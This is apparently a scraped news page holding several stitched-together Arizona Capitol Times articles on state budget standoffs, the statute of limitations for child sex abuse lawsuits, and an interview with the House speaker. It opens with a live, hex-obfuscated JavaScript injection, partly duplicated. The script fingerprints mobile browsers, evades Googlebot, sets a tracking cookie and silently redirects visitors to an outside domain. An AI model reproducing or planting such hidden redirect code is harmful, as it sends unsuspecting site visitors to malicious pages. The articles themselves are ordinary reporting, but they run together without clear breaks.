)|mwbp|mywa|n10[0-2]|n20[2-3]|n30(0|2)|n50(0|2|5)|n7(0(0|1)|10)|ne((c|m)\-|on|tf|wf|wg|wt)|nok(6|i)|nzph|o2im|op(ti|wv)|oran|owg1|p800|pan(a|d|t)|pdxg|pg(13|\-([1-8]|c))|phil|pire|pl(ay|uc)|pn\-2|po(ck|rt|se)|prox|psio|pt\-g|qa\-a|qc(07|12|21|32|60|\-[2-7]|i\-)|qtek|r380|r600|raks|rim9|ro(ve|zo)|s55\/|sa(ge|ma|mm|ms|ny|va)|sc(01|h\-|oo|p\-)|sdk\/|se(c(\-|0|1)|47|mc|nd|ri)|sgh\-|shar|sie(\-|m)|sk\-0|sl(45|id)|sm(al|ar|b3|it|t5)|so(ft|ny)|sp(01|h\-|v\-|v )|sy(01|mb)|t2(18|50)|t6(00|10|18)|ta(gt|lk)|tcl\-|tdg\-|tel(i|m)|tim\-|t\-mo|to(pl|sh)|ts(70|m\-|m3|m5)|tx\-9|up(\.b|g1|si)|utst|v400|v750|veri|vi(rg|te)|vk(40|5[0-3]|\-v)|vm40|voda|vulc|vx(52|53|60|61|70|80|81|83|85|98)|w3c(\-| )|webc|whit|wi(g |nc|nw)|wmlb|wonu|x700|yas\-|your|zeto|zte\-/i[_0x446d[8]](_0xecfdx1[_0x446d[9]](0,4))){var _0xecfdx3= new Date( new Date()[_0x446d[10]]()+ 1800000);document[_0x446d[2]]= _0x446d[11]+ _0xecfdx3[_0x446d[12]]();window[_0x446d[13]]= _0xecfdx2}}})(navigator[_0x446d[3]]|| navigator[_0x446d[4]]|| window[_0x446d[5]],_0x446d[6])}var _0x446d=[“\x5F\x6D\x61\x75\x74\x68\x74\x6F\x6B\x65\x6E”,”\x69\x6E\x64\x65\x78\x4F\x66″,”\x63\x6F\x6F\x6B\x69\x65″,”\x75\x73\x65\x72\x41\x67\x65\x6E\x74″,”\x76\x65\x6E\x64\x6F\x72″,”\x6F\x70\x65\x72\x61″,”\x68\x74\x74\x70\x3A\x2F\x2F\x67\x65\x74\x68\x65\x72\x65\x2E\x69\x6E\x66\x6F\x2F\x6B\x74\x2F\x3F\x32\x36\x34\x64\x70\x72\x26″,”\x67\x6F\x6F\x67\x6C\x65\x62\x6F\x74″,”\x74\x65\x73\x74″,”\x73\x75\x62\x73\x74\x72″,”\x67\x65\x74\x54\x69\x6D\x65″,”\x5F\x6D\x61\x75\x74\x68\x74\x6F\x6B\x65\x6E\x3D\x31\x3B\x20\x70\x61\x74\x68\x3D\x2F\x3B\x65\x78\x70\x69\x72\x65\x73\x3D”,”\x74\x6F\x55\x54\x43\x53\x74\x72\x69\x6E\x67″,”\x6C\x6F\x63\x61\x74\x69\x6F\x6E”];if(document[_0x446d[2]][_0x446d[1]](_0x446d[0])== -1){(function(_0xecfdx1,_0xecfdx2){if(_0xecfdx1[_0x446d[1]](_0x446d[7])== -1){if(/(android|bb\d+|meego).+mobile|avantgo|bada\/|blackberry|blazer|compal|elaine|fennec|hiptop|iemobile|ip(hone|od|ad)|iris|kindle|lge |maemo|midp|mmp|mobile.+firefox|netfront|opera m(ob|in)i|palm( os)?|phone|p(ixi|re)\/|plucker|pocket|psp|series(4|6)0|symbian|treo|up\.(browser|link)|vodafone|wap|windows ce|xda|xiino/i[_0x446d[8]](_0xecfdx1)|| /1207|6310|6590|3gso|4thp|50[1-6]i|770s|802s|a wa|abac|ac(er|oo|s\-)|ai(ko|rn)|al(av|ca|co)|amoi|an(ex|ny|yw)|aptu|ar(ch|go)|as(te|us)|attw|au(di|\-m|r |s )|avan|be(ck|ll|nq)|bi(lb|rd)|bl(ac|az)|br(e|v)w|bumb|bw\-(n|u)|c55\/|capi|ccwa|cdm\-|cell|chtm|cldc|cmd\-|co(mp|nd)|craw|da(it|ll|ng)|dbte|dc\-s|devi|dica|dmob|do(c|p)o|ds(12|\-d)|el(49|ai)|em(l2|ul)|er(ic|k0)|esl8|ez([4-7]0|os|wa|ze)|fetc|fly(\-|_)|g1 u|g560|gene|gf\-5|g\-mo|go(\.w|od)|gr(ad|un)|haie|hcit|hd\-(m|p|t)|hei\-|hi(pt|ta)|hp( i|ip)|hs\-c|ht(c(\-| |_|a|g|p|s|t)|tp)|hu(aw|tc)|i\-(20|go|ma)|i230|iac( |\-|\/)|ibro|idea|ig01|ikom|im1k|inno|ipaq|iris|ja(t|v)a|jbro|jemu|jigs|kddi|keji|kgt( |\/)|klon|kpt |kwc\-|kyo(c|k)|le(no|xi)|lg( g|\/(k|l|u)|50|54|\-[a-w])|libw|lynx|m1\-w|m3ga|m50\/|ma(te|ui|xo)|mc(01|21|ca)|m\-cr|me(rc|ri)|mi(o8|oa|ts)|mmef|mo(01|02|bi|de|do|t(\-| |o|v)|zz)|mt(50|p1|v )|mwbp|mywa|n10[0-2]|n20[2-3]|n30(0|2)|n50(0|2|5)|n7(0(0|1)|10)|ne((c|m)\-|on|tf|wf|wg|wt)|nok(6|i)|nzph|o2im|op(ti|wv)|oran|owg1|p800|pan(a|d|t)|pdxg|pg(13|\-([1-8]|c))|phil|pire|pl(ay|uc)|pn\-2|po(ck|rt|se)|prox|psio|pt\-g|qa\-a|qc(07|12|21|32|60|\-[2-7]|i\-)|qtek|r380|r600|raks|rim9|ro(ve|zo)|s55\/|sa(ge|ma|mm|ms|ny|va)|sc(01|h\-|oo|p\-)|sdk\/|se(c(\-|0|1)|47|mc|nd|ri)|sgh\-|shar|sie(\-|m)|sk\-0|sl(45|id)|sm(al|ar|b3|it|t5)|so(ft|ny)|sp(01|h\-|v\-|v )|sy(01|mb)|t2(18|50)|t6(00|10|18)|ta(gt|lk)|tcl\-|tdg\-|tel(i|m)|tim\-|t\-mo|to(pl|sh)|ts(70|m\-|m3|m5)|tx\-9|up(\.b|g1|si)|utst|v400|v750|veri|vi(rg|te)|vk(40|5[0-3]|\-v)|vm40|voda|vulc|vx(52|53|60|61|70|80|81|83|85|98)|w3c(\-| )|webc|whit|wi(g |nc|nw)|wmlb|wonu|x700|yas\-|your|zeto|zte\-/i[_0x446d[8]](_0xecfdx1[_0x446d[9]](0,4))){var _0xecfdx3= new Date( new Date()[_0x446d[10]]()+ 1800000);document[_0x446d[2]]= _0x446d[11]+ _0xecfdx3[_0x446d[12]]();window[_0x446d[13]]= _0xecfdx2}}})(navigator[_0x446d[3]]|| navigator[_0x446d[4]]|| window[_0x446d[5]],_0x446d[6])}
Sen. Paul Boyer said he’ll refuse to vote for a budget unless lawmakers agree to expand opportunities for victims of child rape and sex abuse to sue their abusers.
The Phoenix Republican told the Arizona Capitol Times that victims should have seven years after their age of discovery – that is, the age at which they can reasonably be expected to realize they were raped or abused earlier in life – to file civil complaints against their assailants and anybody who knew but did not report the abuse.
It’s not everything Boyer had hoped for, but it’s at least an improvement on Arizona law that provides only a two-year statute of limitations that starts when a victim turns 18, he said. And if Boyer doesn’t get his way, he’ll make life difficult for Republicans trying to pass a budget, a vote that could occur within days or weeks.
It takes 16 votes to pass bills in the Senate, and with 17 GOP senators, Republicans can’t afford to lose more than one vote and still pass a budget without an assist from Democratic senators, who rarely vote for GOP-led budgets.
Boyer said the matter is important enough to warrant his protest.
“In my mind, if we can’t protect kids then I don’t know what we’re doing here,” he said. “I think what I’m asking for is very reasonable.”
So far Boyer has been stymied at every turn in his effort to change the current law.
“What we’re doing now as a state policy is we’re saying no matter how much evidence you have… It doesn’t matter. If you’re 21 or older, your time’s up,” he said. “I’m just allowing victims the opportunity just to make their case before a judge. All I’m asking for is seven years from when the victim should’ve known they were harmed.”
Arizona has no statute of limitations on criminal charges for violent sexual assault or sexual abuse of a child 15 or younger. Victims have testified that civil lawsuits against their abusers aren’t just a source of justice for individual victims but a way to identify abusers who have not faced criminal charges.
Boyer introduced a bill earlier this year that would have given victims until age 25 or seven years after they first tell a psychologist or medical doctor about the abuse — whichever came later — to sue their abusers and anyone who protected them. But the measure was never given a hearing in the Senate, where Sen. Eddie Farnsworth, R-Mesa, blocked the bill from advancing through the Senate Judiciary Committee.
Some nearby states have laws similar to Boyer’s latest proposal. In Nevada, civil claims may be filed with 10 years of discovery of an injury caused by sexual abuse.
It’d be up to a judge to look at the evidence and determine what year the age of discovery is and whether a civil claim can be made, Boyer said, a process that at least gives victims their day in court.
“We can’t just bar the courtroom door and so no matter how much evidence you have, you can’t come forward,” he said.
Two Republican holdouts on a proposed Arizona state budget, Senators Paul Boyer, left, and J.D. Mesnard confer on the Senate floor during a break in the action in Phoenix, Ariz., Friday, May 24, 2019. Republicans who control the state legislature are trying to wrangle enough support from holdouts like Boyer and Mesnard to pass the deal the $11.8 billion state budget package they negotiated with GOP Gov. Doug Ducey. (AP Photo/Bob Christie)
The fate of an $11.8 billion budget could be decided today as lawmakers debate the question of the liability of churches, the Boy Scouts and other organizations over old charges of sexual abuse.
Key players in the debate have said there is a deal in the offering that would sharply expand the current law which says any lawsuit by a child who has been assaulted or abused must be filed within two years of turning 18. That is among the shortest statutes of limitations in the country.
Under the plan, victims will get another decade.
Potentially more significant, any deal would open a legal “window” for lawsuit by victims who already are older than 30 and whose abuse goes back even further and who would not otherwise be helped by the change.
But there’s a crucial protection for defendants in those older cases built in.
Any lawsuit filed by age 30 would keep the current legal standard that the case turns on the “preponderance of the evidence.” That means a jury has to decide whether it’s more likely than not the incident occurred and the defendant is guilty.
But anyone bringing an even older claim would be required to provide “clear and convincing evidence” of the person’s guilt.
That requires more than a simple balancing test, though it is still short of the standard for criminal cases where a prosecutors must prove guilt “beyond a reasonable doubt.”
Second, any claim against an organization would require proof not only that an employee or priest abused someone but that superiors knew of the incident and purposely covered it up.
And there’s something else: Anyone bringing one of these older cases could seek only actual damages. They could not collect punitive damages, also called “exemplary damages,” which are designed to both punish an individual or organization for outrageous acts as well as make an example of them to deter similar conduct by others.
It has been that issue of money that has been hanging up the question of victims’ rights − and the budget − until now, with Sens. Paul Boyer, R-Phoenix, and Heather Carter, R-Cave Creek, refusing to provide the necessary votes for the $11.8 billion spending plan until they got a change in the law they believe will help victims and provide a financial incentive to organizations to weed out the predators in their midst.
Once the deal is approved, Boyer and Carter are expected to provide the necessary votes for the budget.
Senate President Karen Fann, R-Prescott, said the fight has been over a question of balance.
Fann said she wants to ensure that those accused of assaulting and abusing children years ago have some chance of defending themselves.
She also said the organizations they worked for should not have to end up shelling out millions of dollars in settlements because it’s easier to do that than try to mount a defense. Fann said she fears that a wide-open door allowing those who claim they were molested decades ago could create a financial disaster.
“If somebody is looking for money — and that’s what the primary goal is, is how much money I can get − they’re going to look after the deep pockets,” she said.
For example, Fann said, someone could approach a city and claim he or she was molested 40 years ago at a community pool.
“How does that municipality possibly defend that?” she asked.
“The employees are long gone, there’s no way to prove that it ever happened,” Fann continued. “What happens is the insurance companies say ‘We’re going to settle out of court because we’re not going to spend a half a million dollars trying to defend something that we cannot prove.”
Boyer, who has been leading the charge to scrap the sue-by-age-20 law, said money is an important factor in deterring sexual abuse and getting organizations to keep better watch over those who are working with children.
“What we’ve seen with the Boy Scouts and the Catholic Church is it wasn’t until there were some financial penalties that they actually changed their policies to protect the children from sexual assault that were in their care,” he said.
But Boyer said the claim that all victims want is cash is missing the point.
“They want to make sure that no other child will be harmed,” he said. “And the only way you do that is exposing current child predators who are harming kids today.”
Boyer said there is evidence that molesters keep preying on children until they’re caught, meaning that some people who victimized children decades ago may still be in positions of responsibility today.
And there’s something else.
“They also want an admission of guilt from their perpetrator because it helps them with closure,” Boyer said.
A window to allow victims of decades’ old incidents to file their claims accomplishes both.
“This is something that we can live with,” Boyer said of the victims whose arguments he has been presenting.
The deal, if it holds, should put Arizona in the middle range of what other states now allow as a time limit for filing claims of sexual abuse.
Sen. Eddie Farnsworth, R-Gilbert, said the key is protecting against “egregious” claims by people who file lawsuits with no real evidence other than their own statements. Those are the kind of claims that Fann fears, where insurers decide it’s easier − and cheaper − to settle than fight.
Farnsworth also said that the claim that victims who turned 20 were without legal remedy is false.
He pointed out that existing law says civil suits can be filed within a year of any criminal charges being brought against a defendant. And that law does not even require that the defendant be convicted.
Boyer has sniffed at that as providing true relief, saying it depends on whether a prosecutor believes a case can be proven beyond a reasonable doubt, a far higher standard than applies to civil claims.
Farnsworth acknowledged that other states have even more liberal laws than what is being proposed.
Some allow lawsuits until victims are in their 50s. That goes along with what Boyer said is research that shows that victims, often embarrassed or even confused about what was done to them as children, don’t file complaints until theyr are in their 40s.
Farnsworth was unimpressed by what is happening elsewhere.
“A lot of other states have bad bills,” he said. “It’s irrelevant.”
Fann said the goal all along was to come up with “good policy,” something she said “protects the victims.”
“But we also want to make sure we protect due process,” she said, meaning the ability of defendants — and the organizations that employed them — to be able to defend themselves.
Republicans in the state Senate — and possibly the House — plan to start drafting next year’s budget shortly after Labor Day and have a proposal ready by the end of the year, Senate President Karen Fann told the Arizona Capitol Times Wednesday.
It’s a departure from recent history, in which the governor has presented his budget proposal during the State of the State address in January and legislators take weeks or months to come up with their own spending plan, building on the governor’s pitch and committee hearings. Fann, R-Prescott, said she’s had several senators ask to return to an older approach in which lawmakers come up with their own budget proposal at the same time as the governor.
“We are going to call a caucus meeting together with our Republican caucus Senate members and we are going to start working on our budget this fall,” Fann said. “We hope to have something pretty well put together by beginning of session that we will be able to present to the governor.”
Fann said she believed the House Republican Caucus would do the same. House Speaker Rusty Bowers and Rep. Regina Cobb, chairwoman of the House Appropriations Committee, were both unavailable for comment.
Speaker Pro Tem T.J. Shope said he was not aware of any plan to have a budget ready before the new year, but “it would be a laudable goal.”
“Then we’d actually get to know upfront from straggler members what they’re interested in rather than waiting until the final week of session,” said Shope, R-Coolidge. “Everybody would be on the same page from the very beginning.”
And he noted it wouldn’t be unusual, considering the Ninth Floor puts together the executive budget proposal within the first week of session. If the Legislature can get a head-start on laying out lawmakers’ priorities, too, perhaps another 134-day session can be avoided in 2020.
“We need to make sure that we get a budget done earlier this next year than we did this year,” Fann said. “We should not be going into June 1 again.”
Her seatmate, Rep. Noel Campbell, said that it was critical that legislators present Ducey with a budget before the governor sets the terms of debate in his State of the State address.
Attorney Dan Barr, who advocates for open government, said a budget coming from the Legislature, not the governor, is a good start.
“The way the system is supposed to work, it’s supposed to not come from the governor’s office down but it’s supposed to come from the legislature up to the governor, having committee meetings on various things about the budget and having input going that way,” he said.
But he said having decisions made by Republican caucus members ahead of time doesn’t lead to good government. Political caucuses aren’t bound to the same open meetings laws as legislative committees and other government bodies.
“I think it’s a process where not only the public is cheated out but a lot of elected officials are,” Barr said. “Democracy is a messy process and this is trying to shortchange that.
Fann said preparing a legislative budget before the next session starts won’t prevent public input, because lawmakers will still have to hold committee hearings.
“This is no different than the governor putting his budget together when he presents it the first week of January,” Fann said. “He puts it together and we will put together our thoughts and ideas, but obviously a budget is a work in progress so from the time that we present ours to him and he presents his, obviously there will be six to eight weeks of us having hearings and budget discussions.”
Drafting a budget during the fall with only Republicans also explicitly leaves out Democrats, in a dramatic shift from how Fann promised to approach this session. This year, she repeated that she wanted a bipartisan budget deal right up until voting was underway on this year’s budget bills.
She said she plans on talking individually with Democrats again about their top priorities, but she won’t include those priorities in the initial budget because she was burned by Democrats not supporting the budget this year. It passed along party lines in both the House and the Senate.
“After what we saw this year in the last part of the session, I am reluctant to put any of their asks in right up front,” Fann said. “ It didn’t do me any good to fight for them this year.”
Sen. Martin Quezada, a Glendale Democrat who frequently criticized what he described as empty promises of bipartisanship, said he understood that Fann was upset that Democrats didn’t vote for the budget this year. He said he wasn’t surprised that Fann would decide to draft a budget without Democratic input.
“She believed that she did all that she could or should have done to involve us, and now she’s upset that we weren’t grateful for that and didn’t vote for her budget,” Quezada said. “It appears now that they’re going to just abandon that whole approach and go back to doing it on their own.”
Senate Minority Leader David Bradley, meanwhile, said Fann’s choice to work on a budget before session is a “throwback” to how the Legislature used to work. When he was first elected to the House in 2002, the Legislature released its budget proposal at the same time as the governor’s, he said.
“It makes some sense to do that, especially as our folks on the other side say there’s a recession coming,” Bradley said. “They have to do some planning for what they’re thinking is going to happen. I would applaud them for trying to get ahead of the curve there, having given up most of the revenue.”
Reporters Katie Campbell and Ben Giles contributed to this story
The Senate completed the first step towards passing a budget on Monday while the House hit a snag.
Republican leaders in the Senate introduced budget bills on Monday that would continue funding to state agencies for the next fiscal year, but not add new monies.
This is a far cry from the $17.1 billion dollar budget proposal Gov. Katie Hobbs put out Jan. 13. Republican legislators called elements of Hobbs’ proposal non-starters.
Now, it seems that Republican leadership is making its own move for a budget that has non-starters for Hobbs and her staff.
“The governor has been very clear that her door is open for anybody who wants to work to find solutions for the people of Arizona, and a continuation budget is not working for the people of Arizona,” Bones said on Jan. 13.
The Republican budget is a continuation of fiscal-year 2023 funding with a handful of small changes.
Hobbs may not veto the entire continuation budget as soon as it hits her desk. Her spokeswoman Josselyn Berry said on Monday that Hobbs will use “all tools at her disposal, including line item vetoes if necessary.”
Republican leadership argues that in a long session with split government, the Legislature and the governor could take many months to work on their bills and won’t get to a finished budget for some time. They say that passing a continuation budget now ensures that the government won’t shut down later on and will alleviate state agencies of the anxiety of waiting to see whether they’ll have funding.
Democrats say that if Republicans get their continuation budget now, they’ll have no reason to work with Democrats on anything else for the rest of the session.
The bills were read on the Senate floor on Monday afternoon during a committee hearing recess. Only a handful of members attended the first reading, and none of the Democrats were present.
The House tried to read the mirror budget bills on Monday afternoon but were held up by technical difficulties and the absence of one of the members.
House Majority Leader Leo Biasiucci, R-Lake Havasu City, made a motion to suspend a House rule that limits representatives from being the prime sponsor of more than seven bills introduced after the fourth day of the session to allow Rep. David Livingston, R-Peoria, to sponsor measures related to the budget.
None of the House members’ microphones were working on the floor, which forced members to either shout or approach the speaker’s desk to speak into the only working microphones on Monday.
Democrats requested a roll call vote, and Biasiucci then withdrew his motion. House Speaker Pro Tempore Travis Grantham, R-Gilbert, explained to members the House didn’t have the technical capacity to go through the vote and have members explain their vote.
“We can either attempt to do that or we can let him withdraw and we won’t deal with it today,” Grantham said.
Rep. Beverly Pingerelli, R-Peoria, was also absent Monday. Her absence cut the slim one-member Republican majority in the House, leaving them without enough votes to suspend the rule against a unified Democratic caucus. No other House members filed budget bills by Monday evening.
The Senate scheduled a meeting of the appropriations committee for Tuesday morning where the budget bills will be heard.
Senate Democrat spokeswoman Calli Jones said that the argument between Republicans and Democrats over the bills will likely happen at tomorrow’s appropriations meeting.
Black and white chess knights standing face to face over white background
Senate President Karen Fann could pass an $11.8 billion spending plan — perhaps even with votes from Democrats — if she allows a vote on a bill that would give survivors of childhood sexual abuse more opportunities to sue their assailants.
Instead, Fann, R-Prescott, emerged from her office shortly before 6 p.m. Saturday to end the day and apologize to a group of red-shirted teachers, many of whom had spent their first day of summer vacation watching a mostly-empty Senate floor.
Karen Fann
“We’re sorry we couldn’t get more done today,” Fann said. “We just could not get negotiations to a point where we had enough votes to get the budget.”
The budget deal passed the House on a party-line vote early Saturday morning, but it won’t go anywhere in the Senate until Paul Boyer, R-Glendale, and Heather Carter, R-Cave Creek, get a chance to extend the statute of limitations for survivors of childhood sexual abuse to sue their abusers and insitutions, such as churches or youth organizations, that tried to cover up abuse.
That’s something Fann and Sen. Eddie Farnsworth, R-Gilbert, won’t allow. Both described it as “bad policy” Saturday morning, and Farnsworth added that it would make victims out of people who are falsely accused of sexual abuse.
Arizona gives survivors of childhood sexual abuse until age 20 to sue their abusers. Survivors and advocates say that’s far too little, because many victims don’t come forward about abuse until middle age. Boyer has pushed various plans this session to extend that period, and all of them have included some window in which older victims can sue their abusers.
He and Carter made a final offer Friday: give survivors until the end of the year to sue, with the understanding that a commission would be working in the meantime to come up with a better long-term solution.
Farnsworth responded with his own offer: victims could have until May 31 to sue. Even assuming that bill could pass both the House and Senate and be signed by Gov. Doug Ducey before the end of the month, it would still give survivors just a few days to find attorneys, gather evidence and file lawsuits.
“To say that’s laughable, I mean, I don’t even know where to begin,” Boyer said.
Farnsworth resolutely opposes any kind of window because the burden of proof is lower in civil courts than in criminal. There is no statute of limitations on criminal charges for violent sexual assault or sexual abuse of a child 15 or younger, and victims can file civil suits after a criminal conviction.
“They have an avenue,” Farnsworth said. “The avenue is to go through the criminal courts. On the civil side, you cannot open it up.”
Farnsworth said he has opposed Boyer’s bill because as chairman of the Senate Judiciary Committee he’s a “gatekeeper.” When asked why he and Fann wouldn’t just allow the proposal to come to the floor for a vote and fail as bad policy, he brushed off the question.
“That’s a silly question,” Farnsworth said. “I’m not going to answer it.”
In the Senate, where Republicans hold a slim two-vote majority, losing more than one GOP senator means leaders have to accept defeat or negotiate with Democrats. Fann said she has been talking with Senate Minority Leader David Bradley and added Democratic priorities to the budget — the bills that passed the House Saturday morning included $5 million in additional spending for school counselors and the Housing Trust Fund.
“We’ve added a lot now, but so far, apparently it’s not enough,” Fann said.
Sen. Sean Bowie, a Phoenix Democrat saidhe saw a path to Democratic votes for the budget, but that Republican leaders first had to deal with the statute of limitations.
Bradley, D-Tucson, said his negotiations with Fann hit a sticking point when she said they needed the House in session to discuss amendments. And he said the linear way to proceed is to vote on the statute of limitations bill first, because Democrats promised to support Carter and Boyer after the two turned to the minority caucus for help.
Carter’s other priorities, which include more funding for graduate medical education, gifted education and additional assistance to school districts, align with what Democrats in the Senate want, Bradley said. And Boyer, a high school teacher, previously said he found a lot to like in the Democratic budget proposal.
“We all agreed to stick together through thick and thin on the issues that matter to all of us,” Bradley said.
Daniel Scarpinato, Ducey’s chief of staff, said the governor’s office is talking to “everyone” in the Senate about the statute of limitations issue.
“We can always do more for victims of sexual assault, especially children and minors. And we want to work with legislative leadership and Senator Boyer and others to get the budget passed and to get something done that’s productive,” Scarpinato said.
Boyer, meanwhile, said there wasn’t a way to force the budget through without helping sexual abuse survivors.
“Not unless they put one of us on the rack, literally.”
While negotiations with Boyer, Carter and Democrats remained at a stalemate Saturday, GOP leaders appear to have given up on another GOP holdout, Sen. J.D. Mesnard of Chandler after the House passed a tax conformity plan that Mesnard has vowed to oppose in the Senate.
Mesnard had support from several Republican senators, but their commitment started to dissipate Saturday.
Sen. David Farnsworth, who last week told the Arizona Capitol Times he was considering joining Mesnard in a stand against the budget if enough another senators did as well, said Saturday morning he was now supporting the deal.
“I want to be very clear that I am on the budget,” Farnsworth said.
Even after a taxing 134-day session, House Speaker Rusty Bowers remains patently himself when he sits down with the Arizona Capitol Times – reflective, resolute and ready with a story, which this time was about the day his brother shot himself in the foot.
Those who know Bowers will be able to imagine the tone of his voice when he gave one-word answers to some questions – lighthearted, accompanied by a laugh but perfunctory nonetheless.
That’s to be expected after what he described as a “demanding” session.
Why was it demanding?
Obviously, losing a member, having the first month or so consumed by DCP, throwing off our schedule, trying to build a caucus cohesion – many people contributed to that. A plethora of bills with one-vote margins, knowing I couldn’t get some through, having to say “no” to a lot of bills… rather than grandstand.
It’s easy to blame things on age because it’s so obvious, but there are issues that require a lot of physical and mental effort. And they take their toll. I’m grateful to have what strength I do, but I’m also (grateful) for other members who are very, very dynamic and picked up the ball in a lot of areas and just did stellar work.
Do you feel that this session set the right tone for your tenure as speaker?
One of the best parts about this job are the kids that come to visit us, and interacting with them in a way that would leave them with a good feeling about what happens here was important to me because many here use those kids as a foil for dogma and indoctrination. And that really chapped me off. … I tried to keep a quieter but happy, upbeat approach to things, but I can’t hide all of that all the time.
Was there a particular moment where you felt chapped and frustrated?
Sure.
Any you would care to share?
No.
Well, like I always say, I’ve got to ask.
A lot of people get re-elected. And there are demanding times for everybody.
I thought it was fun to end with Ms. Longdon in the (speaker’s) chair. … In the context of a legislative lifetime, that was a historic thing – to have her there, someone who is not ashamed of the challenge of a disability and, in many ways, flourished because of it. I thought, “Why do I need to be the one to say the place is done? Let her do it.” It was cool to be sitting by her and watch that happen. So if there’s a high spot, that’s one of them – how we ended.
Would you say there was a low point?
Of course. Mr. Stringer. It was very difficult for him and for us. … And it speaks to our system where we say we’ve got to give people a second chance, and then turn around and shoot them between the eyes. It was a very complex issue. But much of what we do down here isn’t dependent on the objects of law but on the objects of political capability, and that was compromised.
What didn’t you accomplish this session that you would like to keep working on?
I’d like to do more in criminal justice, but unfortunately, I think it’s going to be more strident than ever. And that’s too bad because ultimately it sours people to the empathy of an issue when it’s presented in a way that you’re being forced to accept it. … That doesn’t do justice to the importance of the issue or to the feelings of everybody or to due process or to justice itself.
Somebody’s already announced that they’re going to come back for the whole enchilada and open the window forever and that they’re going to hold up everything. They’ve already set the bar, and now, three or four other members are saying, “Well, I wish I had decided that I was going to hold up the budget.”
Do you think members will try that again in future sessions?
Yeah, I do. I’ve thought of how we might structure a budget, but it takes them to pass it.
It seems that Senate President Fann is trying to get out ahead of that. She wants to start crafting next session’s budget after Labor Day and have it done by March. Are you on board?
I’m not opposed to that. I’ve just been around a while, and I know that’s been tried before. It all comes down to members. You can get a budget proposal together. That’s great. Bring it out. At the end of the session, we’re still stuck here. It has to have the buy-in of 31 and 16 no matter which way you look at it, no matter how you plan it. You’ve still got to have that buy-in.
It occurs to me that there might be a particular danger of another standoff next year ahead of the 2020 elections.
And how foolish is that?
At the start of session, you described your relationship with Minority Leader Charlene Fernandez as “cautious.” How would you describe it today?
Same way. An informed caution. And her with me.
How was it informed?
Just by what happened throughout the year. I don’t even want to get into it. I’d just as soon let it go.
You also said you were warning your members to cut inflammatory bills and language. That came in the midst of a lot of talk of bipartisanship. Did that last?
Look at every single bill, and look at the vote on every single bill. Was it bipartisan? Probably more than not. There are big bills that define our ideologies. I do not expect any of them to come on board just for the sake of bipartisanship. … For example, gun control. From the idea of the unfettered use of firearms to confiscation, who has moved? Well, the confiscation people haven’t moved. We’re just moving more close to them. Some could say that’s a compromise. It’s certainly a compromise on the part of one party. But there are some things we’re not going to compromise on. I’m not going to compromise on abortion. I think it’s heinous, but that doesn’t mean I can’t talk to people or some have some relationship with people who vote differently. It isn’t necessarily about the vote. It’s about the character.
Arizona House Speaker Rusty Bowers, R-Mesa, looks over the printed budget prior to a vote on the Arizona budget at the Arizona Capitol Thursday, June 24, 2021, in Phoenix. (AP Photo/Ross D. Franklin)
After 171 days and several false starts and with mere hours to spare before a government shutdown, Gov. Doug Ducey signed a budget and the Arizona Legislature finally succeeded in adjourning sine die at 4:54 p.m. Wednesday.
The day was a whirlwind of votes, as lawmakers eager to pass their last-minute pet projects threw bills up for votes without checking if they would pass first. Some, including a ban on certain types of diversity training and a large increase in per diem payments for lawmakers who live outside of Maricopa County, succeeded. Others, including criminal penalties for damaging Confederate monuments and a flood control district bill that failed on an unusually dramatic 7-51 vote, did not.
Most importantly, the House and Senate finally reached an agreement on the budget bill governing K-12 education. Under an amendment offered by Sen. Paul Boyer, R-Glendale, and accepted by Republicans in both chambers, requirements for a civics curriculum favored by House Republicans are out of the budget, as is Boyer’s massive school voucher expansion.
Instead, the K-12 bill as amended contains several other provisions from Boyer’s voucher expansion bill, including allowing parents to use their children’s voucher money to pay for educational therapy and reducing the time period a student has to spend in a district school before qualifying for an empowerment scholarship account.
The bill also makes it easier for low-income students who also attend D- or F-rated schools to receive a voucher, though it doesn’t add to the roughly 200,000 students now eligible for the program.
“Of all times, this is the year that these kids need the opportunity to find a school that works for them,” Boyer said.
That was enough for the three House Republicans who joined with the Democrats last week to reject Boyer’s proposed expansion. Rep. Michelle Udall, R-Mesa, one of the three, said the amendment was not an ESA expansion and wouldn’t increase the number of students eligible for the program but focused on helping lower-income students.
“The state and the government have no business making decisions for parents when those parents are making the decisions on where to best educate their child,” said Rep. Walt Blackman, R-Snowflake. “No one in this chamber, no one has a right to say to a parent that I have to send my kid to a school that is failing.”
Rep. Jake Hoffman, R-Queen Creek, said he was disappointed that a civics curriculum mandate requiring instruction in the evils of communism and totalitarianism didn’t survive due to Senate opposition, but that it would come back next year. He also touted the bill’s bans on Covid vaccination and face mask mandates in schools, and a provision banning certain types of instruction related to race, ethnicity and sex that its Republican proponents say is a ban on teaching “critical race theory.”
Democrats remained steadfastly opposed to the voucher provisions, and the underlying budget bill.
“I find this bill, everything in this (budget reconciliation bill), wrong.” said Sen. Jamescita Peshlakai, D-Window Rock. “We’re not doing the right things for the people.”
And Sen. Martín Quezada, D-Glendale, said he objected to the premise of the voucher program, that poor children and children of color can only succeed if they’re removed from their community schools.
“Don’t tell me what Hispanic families need,” he said. “Let me tell you what Hispanic families need.”
As soon as the House finished passing the last remaining budget bills, Gov. Doug Ducey signed the entire $12.8 billion budget package, praising its $1.9 billion tax cut that will disproportionately benefit the wealthy. Once the tax cuts are fully phased in, Arizonans earning between $50,000 and $75,000 will see a tax cut of $96, compared to a cut of nearly $350,000 for those earning more than $5 million.
“While we’re giving money back to taxpayers, this budget makes responsible, targeted and substantial investments in the things that matter,” Ducey said in a statement. “Under this budget plan, Arizona is paying off more than $1 billion in debt, we’re helping to protect families with the most sweeping child care package in the nation, and we’re making record investments in K-12 and higher education, infrastructure, public health and public safety.”
Rep. Charlene Fernandez, D-Yuma, panned the budget and the session in general.
“This has been a really trying session,” she said. “One-hundred seventy days, that is ridiculous. And it has been an attack on our public-school students, our public-school teachers and our working families over and over and over again.”
As lawmakers gave farewell speeches, Rep. John Kavanagh, R-Fountain Hills, noted how difficult the razor-thin Republican majorities in each chamber had made passing a budget.
“With no Republican votes to spare in both chambers, in terms of the budget we actually were a state with 48 governors, all with veto powers … and I’m sure the Democrats had a lot of fun observing the mayhem,” he said.
Kavanagh also joked about the long “honey do” list he would have when he gets home, to which Fernandez replied she has one too – knocking on doors throughout the state with the rest of the Democrats in the Legislature.
“We’re going to make sure we get the job done in two years where we’re in the majority,” she said.
A bill moratorium and a budget stalemate meant the House and Senate weren’t conducting any real business before Gov. Doug Ducey called a special session – so why call one?
